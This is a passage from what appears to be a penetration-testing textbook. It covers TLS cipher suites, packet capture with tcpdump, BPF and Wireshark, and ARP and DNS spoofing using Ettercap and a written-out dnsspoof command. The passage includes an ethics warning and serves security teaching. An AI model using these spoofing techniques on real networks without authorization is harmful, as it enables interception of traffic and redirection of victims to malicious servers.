The next part is the symmetric encryption algorithm. This suggests that the Advanced Encryption Standard (AES) is being offered with a key size of 256 bits. It's worth noting here that AES is not an algorithm itself but a standard. The algorithm has its own name. For decades, the standard in use was the Data Encryption Standard, based on the Lucifer cipher developed at IBM by Horst Feistel and his colleagues. In the 1990s it was determined that DES was a bit long in the tooth and would soon be breakable. A search for a new algorithm was undertaken, resulting in the algorithm Rijndael being selected as the foundation for the Advanced Encryption Standard. Initially, AES used a key size of 128 bits. It's only been relatively recently that the key strength is commonly increased to 256.

AES is the algorithm used for encrypting the session. This means a 256-bit key is used for the session key. It is the key that was derived and shared at the beginning of the session. If the session were to last long enough, the session key may be regenerated to protect against key derivation attacks. As noted before, the key is used by both sides of the conversation for encryption and decryption.

Finally, you'll notice the algorithm SHA256. This is the Secure Hash Algorithm using a 256-bit length. SHA is a cryptographic algorithm that is used to verify that no data has changed. You may be familiar with the Message Digest 5 (MD5) algorithm that does the same thing. The difference is the length of the output. With MD5, the length of the output is always 32 characters, which is 128 bits (only 4 bits out of every byte are used). This has been generally replaced with SHA1 or higher. SHA1 generates 40 characters, or 160 bits (again, only 4 bits out of every byte are used). In our case, we are using SHA256, which generates 64 characters. No matter the length of the data, the output length is always the same. This value is sent from one side to the other as a way of determining whether the data has changed. If even a single bit is different, the value of the hash—the word used for the output of the SHA or MD5 algorithm—will be different.

All of these algorithms work together to make up the protocol of TLS (and previously SSL). To accomplish effective encryption that is protected against compromise, all of these algorithms are necessary. We need to be able to derive a session key. We need to be able to authenticate the parties and share information using encryption before we have generated our session key. We need to have a session key and an algorithm to encrypt and then decrypt our session data. Finally, we need to make sure that nothing has been tampered with. What you see in the example is a collection of strong encryption suites.

If you were to see something like 3DES in the output, you would have an example of a server that was susceptible to attacks against the session key. This could result in the key being compromised, which would result in the ciphertext being decrypted into plain text in the hands of someone for whom it was not meant. Additionally, though it was breezed over earlier, a tool like *ssllscan* can verify that the protocols used are not vulnerable to attack using known exploits.

You may on rare occasions see NULL in the place where we have seen AES256. This means that the request is that no encryption is used. There are reasons for this. You may not care so much about protecting the contents of the transmissions, but you may care very much that you know who you are talking to and that the data hasn't been modified in transit. So, you ask for no encryption so as not to incur any overhead from the encryption, but you get the benefit of the other parts of the cipher suite selected.

The war over encryption never ends. Even now research is being done to identify vulnerabilities that can be exploited in the encryption algorithms and protocols in use. You will see differences in the suites listed in your testing output over time as stronger keys begin to be used and new algorithms are developed.

## Packet Captures

As you are performing network testing, you will find it useful to be able to see what is being transmitted over the network. To see what is sent, we need to use a program that captures packets. In fairness, though, what we are doing is capturing frames. The reason I say that is each layer of the network stack has a different term for the bundle of data that includes that layer. Keep in mind that headers are tacked on as we move down the network stack, so the last set of headers added is the layer 2 headers. The protocol data unit (PDU) at that layer is the frame. When we get up to layer 3, we are talking about a packet. Layer 4 has datagrams or segments, depending on the protocol used there.

Years ago, capturing packets was an expensive proposition, because it required a special network interface that could be put into promiscuous mode. The reason it's called that is because by default, network interfaces look at the MAC address. The network



```
den16s02-in-f19.1e100.net., PTR iad23s26-in-f211.1e100.net., PTR
den16s02-in-f19.1e100.net., PTR iad23s26-in-f211.1e100.net. (142)
10:26:26.585725 IP binkley.lan.64437 > testwifi.here.domain: 23125+ PTR?
0.0.0.0.in-addr.arpa. (38)
10:26:26.598434 IP testwifi.here.domain > binkley.lan.64437: 23125 NXDomain
0/1/0 (106)
10:26:26.637639 IP binkley.lan.51994 > 239.255.255.250.ssdp: UDP, length 174
```

The first column in the output in [Example 2-9](#) is the timestamp. This is not anything that has been determined from the packet itself, since time is not transmitted as part of any of the headers. What we get is the time as the hours, minutes, seconds, and fractions of seconds after midnight. In other words, it's the time of day down to a fraction of a second. The second field is the transport protocol. We don't get the layer 2 protocol because it's determined by the network interface, so it goes without saying. In order to know the layer 2 protocol, you need to know something about your network interface. Commonly, the layer 2 protocol will be Ethernet.

The next set of data is the two endpoints of the conversation. This includes not only the IP addresses but also the port information. So, *binkley.lan* is the source of the first packet, and *testwifi.here* is the destination. Without telling it not to, *tcpdump* will convert IP addresses to hostnames. To disable that function, you would need to provide an *-n* on the command line. This would speed up your capture and lower the number of packets captured, since your system won't be doing a DNS lookup for every frame that comes by.

You will notice that along with each IP address is another value. From our source address, *binkley.lan.57137*, the 57137 is a port number. This is the source port, and on the receiving side, you can see *testwifi.here.domain*. This means that *testwifi.here* is receiving a message on the port used by domain name servers. Again, just as in the hostname versus IP address, if you don't want *tcpdump* to do a lookup on the port number, based on well-known port numbers, you can add *-n* to the command line, and *tcpdump* will just present you numeric information. In this case *.domain* translates to *.53*, which is the numeric value. We know that this is a UDP message because it tells us after the destination information.

Primarily, what you see in [Example 2-10](#) are DNS requests and responses. This is a result of having *tcpdump* doing reverse DNS lookups to determine the hostname associated with the IP address. The remainder of each line from *tcpdump* output is a description of the packet. In the case of a TCP message, you may see the flags that are set in the TCP header or you may see sequence number information.

This time, we'll take a look at more verbose output by using the *-v* flag. *tcpdump* supports multiple *-v* flags, depending on the level of verbosity you are looking for. We'll also take a look at using the *-n* flag to see what it looks like without any address lookup. [Example 2-11](#) shows the more verbose output.



### Example 2-11. Verbose output for *tcpdump*

```
11:39:09.703339 STP 802.1d, Config, Flags [none], bridge-id
7b00.18:d6:c7:7d:f4:8a.8004, length 35 message-age 0.75s, max-age 20.00s,
hello-time 1.00s, forwarding-delay 4.00s root-id 7000.2c:08:8c:1c:3b:db,
root-pathcost 4
11:39:09.710628 IP (tos 0x0, ttl 233, id 12527, offset 0, flags [DF], proto TCP (6),
length 553) 54.231.176.224.443 > 192.168.86.223.62547: Flags [P.],
cksum 0x6518 (correct), seq 3199:3712, ack 1164, win 68, length 513
11:39:09.710637 IP (tos 0x0, ttl 233, id 12528, offset 0, flags [DF], proto TCP (6),
length 323) 54.231.176.224.443 > 192.168.86.223.62547: Flags [P.],
cksum 0x7f26 (correct), seq 3712:3995, ack 1164, win 68, length 283
11:39:09.710682 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6),
length 40) 192.168.86.223.62547 > 54.231.176.224.443: Flags [.],
cksum 0x75f2 (correct), ack 3712, win 8175, length 0
11:39:09.710703 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6),
length 40)
```

The output looks largely the same except that this is all numbers with no hostnames or port names. This is a result of using the *-n* flag when running *tcpdump*. You will still see the two endpoints of each conversation identified by IP address and port number. What you get with *-v* is more details from the headers. You will see that checksums are verified as correct (or incorrect). You will also see other fields including the time-to-live value and the IP identification value.

Even if we switch to *-vvv* for the most verbosity, you aren't going to get a complete packet decode for analysis. We can, though, use *tcpdump* to capture packets and write them out to a file. What we need to talk about is the *snap length*. This is the snapshot length, or the amount of each packet that is captured in bytes. By default, *tcpdump* grabs 262144 bytes. You may be able to set that value lower. Setting the value to 0 says that *tcpdump* should grab the maximum size. In effect, this tells *tcpdump* to set the snap length to the default value of 262144. To write the packet capture out, we need to use the *-w* flag and specify a file. Once we've done that, we have a packet capture (pcap) file that we can import into any tool that will read these files. We'll take a look at one of those tools a little later.

## Berkeley Packet Filters

Another important feature of *tcpdump*, which will serve us well shortly, is the Berkeley Packet Filter (BPF). This set of fields and parameters allows us to limit the packets that we are grabbing. On a busy network, grabbing packets can result in a lot of data on your disk in a short period of time. If you have an idea of what you are looking for ahead of time, you can create a filter to capture only what you are going to be looking at. This can also make it quite a bit easier to visually parse through what you have captured, saving you a lot of time.

A basic filter is to specify which protocol you want to capture. As an example, I could choose to capture only TCP or UDP packets. I might also say I want to capture only IP or other protocols. In [Example 2-12](#), you can see a capture of ICMP-only packets. You will notice that in order to apply a filter, I just put it on the end of the command line. What results is the display of only ICMP packets. Everything still comes into the interface and is sent up to *tcpdump*, but it then determines what to display or write out to a file, if that's what you are doing.

*Example 2-12. tcpdump using BPF*

```
root@rosebud:~# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
12:01:14.602895 IP binkley.lan > rosebud.lan: ICMP echo request, id 8203, seq 0,
length 64
12:01:14.602952 IP rosebud.lan > binkley.lan: ICMP echo reply, id 8203, seq 0,
length 64
12:01:15.604118 IP binkley.lan > rosebud.lan: ICMP echo request, id 8203, seq 1,
length 64
12:01:15.604171 IP rosebud.lan > binkley.lan: ICMP echo reply, id 8203, seq 1,
length 64
12:01:16.604295 IP binkley.lan > rosebud.lan: ICMP echo request, id 8203, seq 2,
length 64
```


One thing I can do with these filters is use Boolean logic; I can use logic operators to be able to develop complex filters. Let's say, for instance, that I want to capture web traffic. One way I could do that would be to say *tcp and port 80*: I am grabbing all TCP packets that have the port as 80. You'll notice that I don't mention source or destination with respect to the port number. I certainly can. I could use *src port 80* or *dst port 80*. However, if I don't specify source or destination, I get both ends of the conversation. When a message goes out with port 80 as its destination, when the receiving system replies, the port numbers get swapped. Port 80 on the response becomes the source port. If I were to capture only *src port 80*, I wouldn't get any of the messages in the other direction. This may be exactly what you are looking for, of course, but it's something to keep in mind. You may find that you need to indicate a range of ports to be grabbed. You could use the *port-range* primitive to capture a range of ports, like 80–88, for example.

The language used for BPF provides a lot of capability. If you need really complex filters, you can certainly look up the syntax for BPF and examples that may provide you something specific that you are looking for. What I have often found is that specifying the port is valuable. Also, I often know the host I want to capture traffic from. In that case, I would use *host 192.168.86.35* to grab only traffic with that IP address. Again, I have not specified either source or destination for the address. I could by specifying *src host* or *dst host*. If I don't indicate, I get both directions of the conversation.

Developing even a simple understanding of BPF will help you focus what you are looking at down to data that is relevant. When we start looking at packet captures, you will see how complex a job it can be to do packet analysis because there are just so many frames that contain a lot of detail to look over.

## Wireshark

When you have your packet capture file, you will probably want to do some analysis. One of the best tools for that is Wireshark. Of course, Wireshark can also capture packets itself and generate pcap files if you want to store the capture for later analysis or for analysis by someone else. The major advantage to Wireshark, though, is providing a way to really dig deep into the contents of the packet. Rather than spending time walking through what Wireshark looks like or how we can use Wireshark for capturing packets, let's jump into breaking apart a packet using Wireshark. [Figure 2-4](#) shows the IP and TCP headers from an HTTP packet.



```
Internet Protocol Version 4, Src: 192.168.86.227, Dst: 192.99.200.113
0100 ... = Version: 4
... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 188
  Identification: 0x4daf (19887)
  ▶ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x4c2c [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.86.227
    Destination: 192.99.200.113
    [Source GeoIP: Unknown]
  ▶ [Destination GeoIP: Canada, AS16276 OVH SAS, Montréal, QC, Canada, AS16276 OVH SAS, Montréal, QC, 45.504002, -73.574699]
Transmission Control Protocol, Src Port: 48374, Dst Port: 80, Seq: 1327, Ack: 972, Len: 136
  Source Port: 48374
  Destination Port: 80
  [Stream index: 8]
  [TCP Segment Len: 136]
```

Figure 2-4. Header fields in Wireshark

You can see from just this image that Wireshark provides far more details than we were getting from *tcpdump*. This is one area where GUIs have a significant advantage. There is just more room here and a better way to present the amount of data in each of these headers. Each field in the header is presented on its own line so it's clear what is happening. You'll also see here that some of the fields can be broken out even more. The flags field, for example, can be broken open to see the details. This is because the flags field is really a series of bits, so if you want, you can open that field by clicking the arrow (or triangle) and you will be able to see the value of each of the bits. Of course, you can also see what is set just by looking at the line we have presented by Wireshark because it has done the work for us. For this frame, the Don't Fragment bit is set.

Another advantage to using a tool like Wireshark is that we can more easily get to the contents of the packet. By finding a frame that we are interested in because it's part of a conversation that we think has some value, we just need to select Follow TCP Stream. What we will get, in addition to only the frames that are part of that conver-

sation, is a window showing the ASCII decode of the payloads from all of the frames. You can see this in [Figure 2-5](#). Wireshark also color-codes the output. Red is the client messages, and blue is the server messages. You will also get a brief summary at the bottom of the window indicating how much of the conversation was the client's and how much was the server's.




Figure 2-5. Follow TCP stream output

Wireshark has the same filtering capabilities that we had with *tcpdump*. In the case of Wireshark, we can apply the filter as a capture filter, meaning we will capture only packets that match the filter, or we can apply the filter as a display filter to be applied to packets already captured. Wireshark will provide a lot of help when it comes to filtering. When you start typing in the filter box at the top of the screen, Wireshark will start trying to autocomplete. It will also indicate whether you have a valid filter by color-coding the box red when you have an invalid filter, and green when it's valid. Wireshark has the ability to get to about every field or property of the protocols it knows about. As an example, we could filter on the type of HTTP response code that was seen. This may be valuable if you generated an error and you want to look at the conversation that led to the error.

Wireshark will also do a lot of analysis for us. As an example, when we were fragmenting packets earlier using *fragroute*, Wireshark would have colored frames that weren't right. If a packet's checksum didn't match, for instance, the frames belonging to that packet would have been colored black. Any error in the protocol where the packet is malformed would result in a frame that was colored red. Similarly, TCP resets will get a frame colored red. A warning would be colored yellow and may result from an application generating an unusual error code. You may also see yellow if there are connection problems. If you want to save a little time, you can use the Analyze menu and select Expert Info to see the entire list of frames that have been flagged. You can see a sample of this view in [Figure 2-6](#).




Figure 2-6. Expert information output

Wireshark has so many capabilities; we aren't even skimming the surface of what it can do. A lot of what you may find it useful for is just to see the headers for each protocol broken out in a way that you can easily read them. This will help you see what is happening if you run into issues with your testing. One other feature I should mention is the statistics menu. Wireshark will provide graphs and different views of

the data you have captured. One such view is the protocol hierarchy, as you can see in [Figure 2-7](#).

The image shows the 'Wireshark - Protocol Hierarchy Statistics' window. The title bar reads 'wireshark\_eth0\_20171126140517\_NHKGEB'. The window contains a table with columns: Protocol, Percent Packets, Packets, Percent Bytes, Bytes, and Bits/s. The data is organized into a tree structure under the 'Frame' protocol.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s
Frame	100.0	11132	100.0	8784511	759 k
Ethernet	100.0	11132	1.8	155848	13 k
Logical-Link Control	0.8	88	0.0	3344	289
Spanning Tree Protocol	0.8	88	0.0	3080	266
Internet Protocol Version 6	0.3	29	0.0	1160	100
User Datagram Protocol	0.2	25	0.0	200	17
Multicast Domain Name System	0.2	25	0.1	7808	674
Internet Control Message Protocol v6	0.0	4	0.0	128	11
Internet Protocol Version 4	97.8	10886	2.5	217720	18 k
User Datagram Protocol	4.7	526	0.0	4208	363
Simple Service Discovery Protocol	1.1	118	0.4	36760	3177
QUIC (Quick UDP Internet Connections)	0.2	24	0.1	7082	612
Network Time Protocol	0.0	2	0.0	96	8
NetBIOS Name Service	0.0	4	0.0	200	17
NetBIOS Datagram Service	0.0	3	0.0	662	57
SMB (Server Message Block Protocol)	0.0	3	0.0	416	35
SMB MailSlot Protocol	0.0	3	0.0	75	6
Microsoft Windows Browser Protocol	0.0	3	0.0	158	13
Multicast Domain Name System	0.4	40	0.1	10158	878
Domain Name System	2.6	292	0.3	22012	1902
Data	0.4	42	0.0	1080	93
Bootstrap Protocol	0.0	1	0.0	300	25
Transmission Control Protocol	93.0	10351	94.6	8307981	718 k
Secure Sockets Layer	27.8	3094	87.7	7702114	665 k
Malformed Packet	0.0	1	0.0	0	0
Hypertext Transfer Protocol	2.1	230	1.5	130470	11 k
Online Certificate Status Protocol	0.3	32	0.1	9632	832

Figure 2-7. Protocol hierarchy in Wireshark

The protocol hierarchy view is good for, among other things, quickly identifying protocols that you don't recognize. It also helps you to determine which protocols are the most used. If you believe, for instance, that you are using a lot of UDP-based attacks, but UDP is a small fraction of the total number of messages sent, you may want to do some further investigation.

Wireshark comes installed out of the box, so to speak, with Kali Linux. However, it can also be installed on other operating systems such as Windows and macOS as well as other Linux distributions. I can't emphasize enough the value of this particular tool and the amount of work it can save after you get the hang of using it. Being able to completely decode application layer protocols so it can give you a little summary of what is happening with the application can be invaluable.

## Poisoning Attacks

One of the challenges we have is that most networks are switched. The device you are connecting to sends messages only to the network port where your recipient is located. In the old days, we used hubs. Whereas a switch is a unicast device, a hub is a broadcast device. Any message that came into a hub was sent out to all other ports in

the hub, letting the endpoints figure out who the frame belonged to, based on the MAC address. There was no intelligence in the hub at all. It was simply a repeater.

A switch changes all that. The switch reads the layer 2 header to determine the destination MAC address. It knows the port where the system that owns that MAC address is. It determines this by watching traffic coming into each port. The source MAC address gets attached to the port. The switch will commonly store these mappings in content addressable memory (CAM). Rather than having to scan through an entire table, the switch looks up the details by referring directly to the MAC address. This is the content that becomes the address the switch refers to in order to get the port information.

Why is this relevant here? Because you will sometimes want to collect information from a system that you don't have access to. If you owned the network and had access to the switch, you may be able to configure the switch to forward traffic from one or more ports to another port. This would be a mirror, rather than a redirection. The recipient gets the traffic, but also a monitoring device or someone capturing traffic for analysis would get the packets.

To obtain the messages you need if you can't get legitimate access to them, you can use a spoofing attack. In a *spoofing attack*, you pretend to be someone you are not in order to get traffic. There are a couple of ways to do that, and we'll take a look at these different attacks.



### Ethics Warning

While spoofing attacks are used by attackers, they are not something that you should be doing on a network you are testing, unless it falls into the scope of what you have said you would test against. There is the possibility of data loss using this technique.

## ARP Spoofing

The Address Resolution Protocol (ARP) is a simple protocol. The assumption is when your system needs to communicate on the network but it has only the IP address and not the MAC address, it will send out a request (who-has) to the network. The system that has that IP address will respond (is-at) by filling in the MAC address for its system. Your system then knows the MAC address for the target system and can send the message it's been holding to the correct destination.

To be efficient, your system will cache that mapping. In fact, it will cache any mapping that it sees go by. ARP assumes that the only time a system will indicate that it owns an IP address is when someone has asked. As it turns out, though, that's not the case. If I were to have my system send out an ARP response (is-at) saying that I owned your IP address and that anyone trying to get to that IP address should send to

my MAC address, I would get messages destined for you. By sending out an ARP response indicating your IP address is at my MAC address, I put myself into the middle of the communication flow.

This is only single-direction, though. If I end up spoofing your IP address with my MAC address, I'm getting only messages that were supposed to go to you. To get the other end of the conversation, I would need to spoof other addresses. You may, for example, spoof the local gateway in order to capture messages to and from you and the internet. This takes care of only getting the messages to me. I have to also get the messages back out to the intended targets, or the communication just stops because no one is getting messages they expect to get. This requires my system to forward the initial message out to the intended target.

Since ARP caches do time out, if I don't keep having my system sending these messages, eventually the cache will time out and then I won't get the messages I want anymore. This means that I need to keep sending out these messages, called gratuitous ARP messages. A *gratuitous ARP message* is one that hasn't been requested but offered nonetheless. There are legitimate reasons for this behavior, but they aren't common.

While other tools can be used for this, we can use the program Ettercap. Ettercap has two modes of functioning. The first is a curses-style interface, meaning it runs in a console but isn't strictly command line. It presents a character-based GUI. The other one is a full Windows-based GUI. **Figure 2-8** shows Ettercap after our target hosts have been selected and the ARP poisoning has been started. To start the spoofing attack, I scanned for hosts to get all of the MAC addresses on the network. Then, I selected the two targets and started the ARP spoofing attack.






Figure 2-8. Using Ettercap

The reason for having two targets is to make sure to get both sides of a conversation. If I poison only one party, I will get only half of the conversation. I assume that what I want to gather is communication between my target and the internet. As a result, I set my target as one host and the router on my network as the second host. If I needed to acquire traffic between two systems on my network, I would select those. One would be in Target 1, and the other would be in Target 2. In [Example 2-13](#), you can see what an ARP poison attack looks like from a packet capture. You will see the two ARP replies where the IP addresses belong to my targets. I included a portion of the *ifconfig* output on my system so you can see that the MAC address caught in the packet capture is the MAC address of my system, where I was running the ARP spoofing attack.

#### Example 2-13. tcpdump showing ARP poison attack

```

17:06:46.690545 ARP, Reply rosebud.lan is-at 00:0c:29:94:ce:06 (oui Unknown),
length 28
17:06:46.690741 ARP, Reply testwifi.here is-at 00:0c:29:94:ce:06 (oui Unknown),
length 28
17:06:46.786532 ARP, Request who-has localhost.lan tell savagewood.lan, length 46
^C
43 packets captured
43 packets received by filter
0 packets dropped by kernel
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.86.227 netmask 255.255.255.0 broadcast 192.168.86.255
  
```

```
inet6 fe80::20c:29ff:fe94:ce06 prefixlen 64 scopeid 0x20<link>  
ether 00:0c:29:94:ce:06 txqueuelen 1000 (Ethernet)
```

Once I have an ARP spoofing attack in place, I can capture entire conversations by using *tcpdump* or Wireshark. Keep in mind that this sort of attack works on only the local network. This is because the MAC address is a layer 2 address so it stays on the local network and doesn't cross over any layer 3 boundary (moving from one network to another). Ettercap also supports other layer 2 attacks like DHCP poisoning and ICMP redirect attacks. Any of these may be ways to ensure you are grabbing traffic from other systems on your local network.

## DNS Spoofing

One solution to the issue of needing to capture traffic that may be outside the local network is using a DNS spoofing attack. In this attack, you interfere with a DNS lookup to ensure that when your target attempts to resolve a hostname into an IP address, the target gets the IP address of a system you control. This type of attack is sometimes called a *cache poisoning attack*. The reason for this is that what you may do is exploit a DNS server close to your target. This would generally be a caching server, meaning it looks up addresses from authoritative servers on your behalf and then caches the answer for a period of time determined by the authoritative server.

Once you have access to the caching server, you can modify the cache that's in place to direct your targets to systems that you control. You can also include any entries that don't exist by editing the cache. This would impact anyone who used that caching server. This process has the benefit of working outside the local network but has the disadvantage of requiring you to compromise a remote DNS server.

Perhaps easier, though still requiring you to be on the local network, is the program *dnsspoof*. When a system sends out a DNS request to a server, it expects a response from that server. The request includes an identifier so it is protected against attackers sending blind responses. If the attacker can see the request go out, though, it can capture the identifier and include it in a response that has the IP address belonging to the attacker. *dnsspoof* was written by Dug Song many years ago, at a time when it may have been less likely that you would be on a switched network. If you are on a switched network, you would have to go through the extra step of grabbing the DNS messages in order to see the request.

Running *dnsspoof* is easy, even if preparing for running it may not be. You need a hosts file mapping IP addresses to hostnames. This takes the form of single-line entries with the IP address followed by spaces and then the hostname that is meant to be associated with that IP address. Once you have the hosts file, you can run *dnsspoof*, as you can see in [Example 2-14](#).

### Example 2-14. Using *dnsspoof*

```
root@kali:~# dnsspoof -i eth0 -f myhosts udp dst port 53
dnsspoof: listening on eth0 [udp dst port 53]
192.168.86.227.37972 > 192.168.86.1.53: 10986+ A? www.bogusserver.com
192.168.86.227.49273 > 192.168.86.1.53: 28879+ A? www.bogusserver.com
192.168.86.227.48253 > 192.168.86.1.53: 53068+ A? www.bogusserver.com
192.168.86.227.49218 > 192.168.86.1.53: 45265+ A? www.bogusserver.com
```

You'll notice that at the end of the command line, I have included BPF to focus the packets that are captured. Without this, *tcpdump* would default to looking only at UDP port 53, but not the IP address of the host it is being run on. I removed that part and included my own BPF in order to run tests on my local system. You'll see the requests get flagged when they come in. This output is similar to what you might see from *tcpdump*.

You may be wondering why you'd bother to take the extra step of using *dnsspoof* if you have to use Ettercap or *arpspoof* (another ARP spoofing utility, though this one was written by Dug Song and included in the same suite of tools as *dnsspoof*). What you can do with *dnsspoof* that you can't do with just ARP spoofing is directing a system to actually visit another IP address, thinking they are going to somewhere legitimate. You could create a rogue web server, for example, making it look like the real server but including some malicious code to gather data or infect the target. This is not the only purpose for doing DNS spoofing, but is a popular one.

## Summary

Typically, attacks against systems will happen over the network. Although not all attacks go after network protocols, there are enough that do that it's worth spending some time understanding the network elements and the protocols associated with the different layers. Here are some key points to take away from this chapter:

- Security testing is about finding deficiencies in confidentiality, integrity, and availability.
- The network stack based on the OSI model is physical, data, network, transport, session, presentation, and application.
- Stress testing can reveal impacts to at least availability.
- Encryption can make it difficult to observe network connections, but weak encryption can reveal issues with confidentiality.
- Spoofing attacks can provide a way to observe and capture network traffic from remote sources.

- Capturing packets using tools like tcpdump and Wireshark can provide insights into what's happening with applications.
- Kali provides tools that are useful for network security testing.

## Useful Resources

- Dug Song's [dsniff Page](#)
- Ric Messier's "[TCP/IP](#)" video (Infinite Skills, 2013)
- *TCP/IP Network Administration, 3e*, by Craig Hunt (O'Reilly, 2010)

---

# Reconnaissance

